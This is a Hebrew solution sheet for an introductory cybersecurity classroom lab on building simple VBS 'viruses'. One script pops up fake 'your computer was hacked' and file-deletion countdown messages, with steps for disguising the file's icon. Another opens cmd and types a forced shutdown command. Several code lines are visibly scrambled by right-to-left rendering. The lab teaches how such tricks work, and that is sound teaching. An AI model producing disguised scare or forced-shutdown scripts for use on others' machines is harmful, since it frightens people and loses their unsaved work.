



וירוסים – פתרון מעבדה 1



מסלול: מבוא לסייבר ואבטחת מידע
בניית וירוס בסיסי - VBS
פתרון

מטרות עיקריות



הבן כיצד ניתן לבנות וירוס בסיסי באמצעות שפת התכנות VBS, ואיזה פעולות הוא יכול לבצע.

זמן מוערך



15-30 דקות

כלים נדרשים לביצוע



כתבן

סביבה וכלים




מחשב

קובץ פקודות 1

קובץ פקודות 2

משימת מעבדה 1 – בניית וירוס "הודעת שגיאה"


1. פתח את הכתבן, והעתק לתוכו את השורה הראשונה מתוך קובץ פקודות 1.



```
variable=msgbox ("Message goes here",0+16,"Title goes here")
```


2. ערוך את שורת הקוד על פי ההנחיות הנמצאות בקובץ הפקודות. הנחיות:
- יש להחליף טקסט ולהשאיר את הגרשיים
 - מומלץ לרשום רק באנגלית כדי להימנע מבעיות קידוד
 - ניתן להעתיק את שורת הקוד כמה פעמים (בשורות נפרדות), ליצירת מספר הודעות שגיאה ברצף
 - שימו לב! אל תיצרו יותר מדי הודעות שגיאה

דוגמא:




```
variable=msgbox ("Your computer was hacked...",1+16,"Oh No!!!")
variable=msgbox ("All of your files will be gone
("soon",4+32,"HACKED
variable=msgbox ("3",5+48,"file delete in")
variable=msgbox ("2",5+48,"file delete in")
variable=msgbox ("1",5+48,"file delete in")
```

3. לשמירת הקובץ כקובץ VBS, לחץ על "קובץ" < שמור בשם, שנה את המאפיינים על פי המופיע כאן בתמונה, ואז לחץ 'שמור'.




4. לאחר שהקובץ מופיע על שולחן העבודה, נלחץ עליו פעמיים, כדי לבדוק אם הוא עובד כראוי. בדוק שהודעות השגיאה מופיעות כפי שרצית:



5. להסוואת הקובץ, ניתן לשנות את האייקון שלו כך:

לחצן ימני על הקובץ < צור קיצור דרך (הקובץ יופיע שוב)
לחצן ימני על הקובץ החדש (קיצור הדרך) < מאפיינים < שינוי סמל




דוגמא:

משימת מעבדה 2 – בניית וירוס "כיבוי עצמי"

שים לב! וירוס זה מכבה את המחשב תוך מספר שניות. בצע אותו בסוף השיעור, ושמור את עבודתך!

1. פתח את הכתבן, והעתק לתוכו את הקוד מתוך קובץ פקודות 2.
2. לשמירת הקובץ, עקוב אחר ההנחיות מסעיף 3, אך שנה את שם הווירוס לשם אחר, ואת הקידוד לANSI.
3. ברגע ההפעלה של הקובץ, ייפתח חלון קוד והמחשב יכבה את עצמו לבד תוך שתי שניות. הדרך היחידה למנוע את התהליך היא לסגור במהירות את חלון הפקודה, לפני שהיא מתבצעת.



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.22000.376]
(c) Microsoft Corporation. All rights reserved.

C:\Users\YC\Desktop>shutdo
```

הפקודה היא **Shutdown -s -t 2**. יש לסגור את החלון לפני שהיא מסיימת 'לרשום את עצמה'.

4. חשוב: כיצד ניתן לשנות את משך הזמן שייקח למחשב להתכבות?
רמז: השתמש בקוד הווירוס, וחפש מידע רלוונטי.

קובץ פקודות 2 - פנקס רשימות

קובץ ערוך עיצוב הצג עזרה

```
set shellobj = CreateObject("WScript.Shell")
    "shellobj.run "cmd

    wscript.sleep 1000
    "shellobj.sendkeys "s
    wscript.sleep 300
    "Shellobj.sendkeys "h
    wscript.sleep 300
    "Shellobj.sendkeys "u
    wscript.sleep 300
    "Shellobj.sendkeys "t
    wscript.sleep 300
    "Shellobj.sendkeys "d
    wscript.sleep 300
    "Shellobj.sendkeys "o
    wscript.sleep 300
    "Shellobj.sendkeys "w
    wscript.sleep 300
    " Shellobj.sendkeys "n
    wscript.sleep 300
    "-" Shellobj.sendkeys
    wscript.sleep 300
    " Shellobj.sendkeys "s
    wscript.sleep 300
    "-" Shellobj.sendkeys
    wscript.sleep 300
    " Shellobj.sendkeys "f
    wscript.sleep 300
    "-" Shellobj.sendkeys
    wscript.sleep 300
    " Shellobj.sendkeys "t
    wscript.sleep 300
    "Shellobj.sendkeys "2"
    wscript.sleep 300
    "Shellobj.sendkeys "{ENTER}"
```

המספר 2 הוא מספר השניות שייקח למחשב להתחיל בביבוי. ניתן לשנות אותו לכל מספר אחר.